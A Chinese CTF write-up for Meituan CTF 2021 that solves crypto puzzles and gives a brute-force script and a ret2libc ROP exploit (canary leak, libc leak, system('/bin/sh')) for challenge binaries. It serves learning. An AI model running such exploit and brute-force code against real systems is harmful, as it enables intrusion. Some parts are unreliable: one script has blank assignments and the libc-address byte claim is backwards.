20211211-美团CTF2021-Crypto方向&&Pwn方向部分WP

原创

4XWi11 于 2021-12-13 13:47:57 发布 307 收藏

分类专栏： 树哥让我天天写 文章标签： 密码学 pwn

本文链接：https://blog.csdn.net/m0_49109277/article/details/121903603

美团

Symbol

$$\flat\ \lambda\ \alpha\ \gamma\{\forall\ \uplus\ \nu\_\ \Lambda\ \alpha\ \mathrm{T}\ \epsilon\ \Xi\_\ \mathrm{M}\ \approx\ \triangleleft\ \hbar\}$$

$$\flat\ \lambda\ \alpha\ \gamma\ \{\forall\ \uplus\ \nu\_\ \Lambda\ \alpha\ T\ \epsilon\ \Xi\_\ M\ \approx\ \triangleleft\ \hbar\}$$

```
\flat\ \lambda\ \alpha\ \gamma\ \{\forall\ \uplus\ \nu\ \_\ \Lambda\ \alpha\ T\ \epsilon\ \Xi\ \_\ M\ \approx\ \triangleleft\ \hbar\}
```

我超，发现了不得了的东西

> flag{fun_LaTeX_Math}

```
from hashlib import md5

pl = b'fun_LaTeX_Math'
print(f'flag{{{md5(pl).digest().hex()}}}')
```


> flag{e1b217dc3b5e90b237b45e0a636e5a86}

Romeo's Encrypting Machine


是这样的

这道题主要考我们爆破，目标密码长度为8，范围是100个可打印字符，每次nc连上有100s的时间


要知晓一个关键的地方，就是如果猜对前面所有的字符（还不满8个），程序就不会动了，因为服务端会报下标越界的错导致程序退出



而在客户端的现象是：没有任何现象



其他的情况程序则会返回一个`False!`并继续让你输入



此外有一个循环会占用很多时间

```
check = b''
for i in range(0x2000):
    check = self.aes.encrypt(padding(check[:-1] + str1[:i+1]))
```

也有一个判断可以在前面的check过之后加速后面的check（跳过上面的循环

```
if right_num > true_num:
    continue
else:
    right_num = true_num
```

所以，一种完全自动化脚本的编写思路就是依序爆破`printable`，到100s主动掐掉，下次再从没爆完的地方（包括之前一次已经开始爆但没有回显的）开始继续爆，直到在某一次一次连接只爆破一位，还没有任何回显的，那应该就是正确的

不过比赛的时候太急了，不知道是不是一个靶机同时连多个会影响速度，还是那边网速的原因（出现了send过去之后没有任何回显，结果另外一次又`False!`的情况，崩溃~，本地跑就贼快），总之半自动化脚本（开始可以一次10个，后面就差不多一次3个）加上最后基本上全手爆了

```python
#!/usr/bin/env python3
# coding: utf-8
from pwn import *
from tqdm import tqdm
from string import printable

context.log_level = 'debug'


class Solve():
    def __init__(self):
        self.sh = remote('123.57.132.168', 15906)
        self.ru = lambda s: self.sh.recvuntil(s)
        self.sl = lambda s: self.sh.sendline(s)
        self.rl = lambda: self.sh.recvline()
        self.pwd = '#G.5~1'

    def solve(self):
        index_l =
        index_r =
        while 1:
            for i in tqdm(list(printable[index_l:index_r])):
                t = self.pwd + i
                self.rl()  # [~]Please input your password:
                self.sl(t.encode())
                feedback = self.rl()  # False!
                if b'False!' in feedback:
                    continue
            self.sh.close()
            self.sh = remote('123.57.132.168', 15906)
            index_l +=
            index_r +=


if __name__ == '__main__':
    solution = Solve()
    solution.solve()
```


得到密码是`#G.5~1ss`

> flag{c7f37603-7ad2-4d52-8a56-7c92c74dff97}


赛后重新写下代码

```python
#!/usr/bin/env python3
# coding: utf-8
from pwn import *
from tqdm import tqdm
from string import printable
import time
import sys

context.log_level = 'debug'
table = printable
length = len(printable)

sh = remote('127.0.0.1', 9999)
sh.close()
sl = lambda s: sh.sendline(s)
rl = lambda: sh.recvline()

pwd = ''
t = pwd
index = 0
i = 0
tip = 1

start_time = time.time()
for _ in range(8):
    while 1:
        sh = remote('127.0.0.1', 9999)
        tip = 1
        try:
            signal.alarm(105)
            for i in tqdm(range(index, length)):
                t = pwd + table[i]
                rl()
                sl(t.encode())
                feedback = rl()
                if b'False!' in feedback:
                    tip = 0
                    continue
                elif b'Success' in feedback:
                    pwd = t
                    tip = 1
                    assert 1 == 0
            signal.alarm(0)
        except:
            sh.close()
            if tip:
                pwd = t
                if len(pwd) == 8:
                    end_time = time.time()
                    print(f"plz do not waste my time\nyou should pay me: {end_time - start_time}s")
                    rl()
                    rl()
                    sys.exit(0)
                index = 0
                break
            else:
                index = i
                sh.close()
                continue
```

本地方跑贼快，是不是有点太快了？大多都不会跑满100s□□□



不过偶尔的一次证明脚本继续上次断开的地方爆破的功能没有问题



最后最后，此代码依旧不够健硕，因为遇到关键的网络问题无法滚回去，无法判断当前这个是因为对方或己方网络问题导致100s之后没有回显，还是真的没有回显（当然就算是手动爆破了也很难甄别WTF

hamburgerRSA

题目很短，核心代码如下，p和q都是

```
PP = int(str(p) + str(p) + str(q) + str(q))
QQ = int(str(q) + str(q) + str(p) + str(p))
n = PP * QQ
```

之前有类似的

https://4xwi11.github.io/posts/493b5ffc/#Crypto-babyrsa

注意是十进制，在二进制位上操作就错了


首先因为一些众所周知的原因：

- 64位的p和q十进制要么是20位，要么是19位
- 十进制20位和20位相乘得到的结果要么是十进制40位，要么是39位
- N=pq，N的前x位等于p的前y位乘以q的前y位，x略小于y一位或两位十进制位
- 同理N=pq，N的后x位等于p的后y位乘以q的后y位，x略小于y一位或两位十进制位

（我随便搞几组同等大小的数据出来的结果，没有去搜严格的数学证明，可能是不准确的，但可以反映一定程度的现象

所以这里有n，我们可以知道n的前18位`177269125756508652`就是p和q相乘结果的前面，n的后18位`742722231922451193`同理，所以要爆破3~4位，再通过sage的factor函数来验证（保险点前后17位也不是不行

```
part1 = '177269125756508652'
part2 = '742722231922451193'
for part_mid in range(1000):
    ans = part1 + str(part_mid).rjust(3, '0') + part2
    ans = factor(int(ans))
    if len(ans) == 2 and ans[0][0].nbits() == 64:
        print(ans)
```



大概率就是正确接过来，最后是exp

```
from Crypto.Util.number import *
from gmpy2 import invert

n = 17726912575650865254624232606513840297154275111242332603388086286882216423445228073817024558979847403304746092055255001896857126797828375674272223192245119320
c = 47718022601324543399078395957095083753201631332808949406927091589044837556469300807728484035581447960954603540348152501053100067139486887367207461593404096

p = 9788542938580474429
q = 18109858317913867117
PP = int(str(p) + str(p) + str(q) + str(q))
QQ = int(str(q) + str(q) + str(p) + str(p))
print(long_to_bytes(pow(c, invert(0x10001, n-PP-QQ+1), PP*QQ)))
```

> flag{f8d8bfa5-6c7f-14cb-908b-abc1e96946c6}

所以何必求小根

babyrop

栈，挺考验综合性的，这次

- □会用gdb.attach□
- 多看看栈说不定发现宝藏

题目描述

提供了libc-2.27.so

程序较短

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+0h] [rbp-30h]
  char *pwd; // [rsp+8h] [rbp-28h] BYREF
  char name[24]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v7; // [rsp+28h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  puts("What your name? ");
  for ( i = 0; i <= 24; ++i )
  {
    if ( read(0, &name[i], 1uLL) != 1 || name[i] == '\n' )
    {
      name[i] = 0;
      break;
    }
  }

  printf("Hello, %s, welcome to this challenge!\n", name);
  puts("Please input the passwd to unlock this challenge");
  __isoc99_scanf("%lld", &pwd);
  if ( pwd == aPassword )
  {
    puts("OK!\nNow, you can input your message");
    vuln();
    puts("we will reply soon");
  }
```


保护除了pie全开

```
wi11 ~/4xc/M/babyrop
checksec babyrop
[*] '/home/wi11/4xchallenges/MT2021/babyrop/babyrop'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```


没有现成的 system 和 /bin/sh，那就 ret2libc，通过泄漏libc的基址来找 system 和 /bin/sh，应该不是栈迁移（？

vul 函数里会有栈溢出，溢出48刚好到返回地址，并且可以利用父函数main的栈帧（第5点细说

```
unsigned __int64 vuln()
{
  char buf[24]; // [rsp+0h] [rbp-20h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  read(0, buf, 48uLL);
  return __readfsqword(0x28u) ^ v2;
}
```



可能用到的几个gadget



解题思路

1. 泄漏canary

2. 栈溢出跳转重新执行main函数

3. 在name上构造ROP实现 puts(read_got)

4. 栈溢出跳转到name执行ROP链

5. 接收得到read真实地址算出libc基址并栈溢出跳转重新执行main函数

6. 在name上构造ROP实现 system("/bin/sh")

⇒ 7. 栈溢出跳转到name执行ROP链


1. 泄漏canary

这个比较简单，可以输入25个字符，但是题目故意不让用换行 0A 来填充，换一个字符就好

```
for ( i = 0; i <= 24; ++i )
{
  if ( read(0, &name[i], 1uLL) != 1 || name[i] == '\n' )
  {
    name[i] = 0;
    break;
  }
}
```

用IDA远程动调就很容易证明canary就紧跟在24长的name之后

```
wi11 ~/4xc/M/babyrop
./linux_server64
IDA Linux 64-bit remote debug server(ST)
Listening on 0.0.0.0:23946...
2021-12-12 19:41:53 [1] Accepting connec
Looking for GNU DWARF file at "/usr/lib/
bug"... no.
What your name?
AAAAAAAAAAAAAAAABBBBBBBB1
```



2. 栈溢出跳转重新执行main函数

因为 libc-2.27.so 的一些 □ bin，第一次返回要返回到 0x40075C，第二次则是返回到 0x40075B，可以多试几遍

```
xt:000000000040075B var_8           = qword ptr -8
xt:000000000040075B
xt:000000000040075B ; __unwind {
xt:000000000040075B                 push    rbp
xt:000000000040075C                 mov     rbp, rsp
xt:000000000040075F                 sub     rsp, 30h
xt:0000000000400763                 mov     rax, fs:28h
xt:000000000040076C                 mov     [rbp+var_8], rax
xt:0000000000400770                 xor     eax, eax
xt:0000000000400772                 mov     rax, cs:stdin@@GLIBC_2_2_5
xt:0000000000400779                 mov     ecx, 0          ; n
xt:000000000040077E                 mov     edx, 2          ; modes
```

3. 构造ROP实现 puts(read_got)

64位用寄存器传参没什么好说的， read 最好用 send ，这里结尾多加1字符变成25个字符

4. 栈溢出跳转到name执行ROP链

注意，这里本来不会的，要用到


在name构造ROP之后，我们肯定想控制返回地址到这上去执行是吧，于是乎在这里打个断点，溢出还是继续溢出，返回地址先空着

```python
# gdb.attach(io)
# pause()
sd(payload2)

# 3. start from beginning & puts(read)

payload3 = p64(pop_rdi_ret) + p64(elf.got["read"]) + p64(puts_addr) + b'1'
# gdb.attach(io)
# pause()
sd(payload3)
sa(b" unlock this challenge\n", show_me_pwd)

# 4. ret2 name

payload4 = b'A' * 24 + p64(canary) + p64(0)
gdb.attach(io)
pause()
sd(payload4)
```


单步执行直到 vul 的 ret

```
► 0x40075a <vuln+67>     ret                                <0x40087d; main+290>
```

仔细查看下栈，发现宝藏了， vul 返回到 main 之后距离我们构造的ROP只有16个字节，结合我们之前的可以pop两个寄存器的gadget pop r14; pop r15; ret ，就可以来到我们的 name



最后这里贴张图致敬谢师傅Anza大哥，帮我速成pwn



5. 计算libc基址并栈溢出跳转重新执行main函数

计算基址是基操，上文已经构造好了输出 `read` 函数真实地址的ROP链，接收一下就好了，以 `\xf7` 为标志

64位的libc地址开头都是 `\xf7`，32位的都是 `\x7f`

之后正如上文所说的跳转到 `0x40075B`

6. 构造ROP实现 system("/bin/sh")

dddd

7. 栈溢出跳转到name执行ROP链

同上

完整的exp

```
from pwn import *

context.arch ="amd64"
# context.log_level = 'debug'

io = process("./babyrop")
```

```python
elf = ELF("babyrop")
libc = ELF("libc-2.27.so")
# io = remote("123.56.122.14", 24091)

ru = lambda s : io.recvuntil(s)
sl = lambda s : io.sendline(s)
sd = lambda s : io.send(s)
rv = lambda s : io.recv(s)
sa = lambda r, s : io.sendlineafter(r, s)
rl = lambda: io.recvline()

show_me_pwd = b"4196782"
main1_addr = 0x40075C
main2_addr = 0x40075B
puts_addr = 0x40086E
pop_rdi_ret = 0x400913
pop_r14_r15_ret = 0x400910

# 1. leak canary

payload1 = b'A' * 16 + b'B' * 8 + b'1'
sd(payload1)
# gdb.attach(io)
# pause()

ru(b'B' * 8)
canary = u64(rv(8))- 0x31

success("canary ====> " + hex(canary))

sa(b" unlock this challenge\n", show_me_pwd)

# 2. ret2 main_mov_rbp_rsp

payload2 = b'A' * 24 + p64(canary) + p64(0) + p64(main1_addr)
# gdb.attach(io)
# pause()
sd(payload2)

# 3. start from beginning & puts(read)

payload3 = p64(pop_rdi_ret) + p64(elf.got["read"]) + p64(puts_addr) + b'1'
# gdb.attach(io)
# pause()
sd(payload3)
sa(b" unlock this challenge\n", show_me_pwd)

# 4. ret2 name

payload4 = b'A' * 24 + p64(canary) + p64(0) + p64(pop_r14_r15_ret)
# gdb.attach(io)
# pause()
sd(payload4)

# 5. leak libc_base & ret2 main_push_ebp
read_addr = u64(ru(b'\x7f')[-6:].ljust(8, b'\x00'))
libc_base = read_addr - libc.sym["read"]
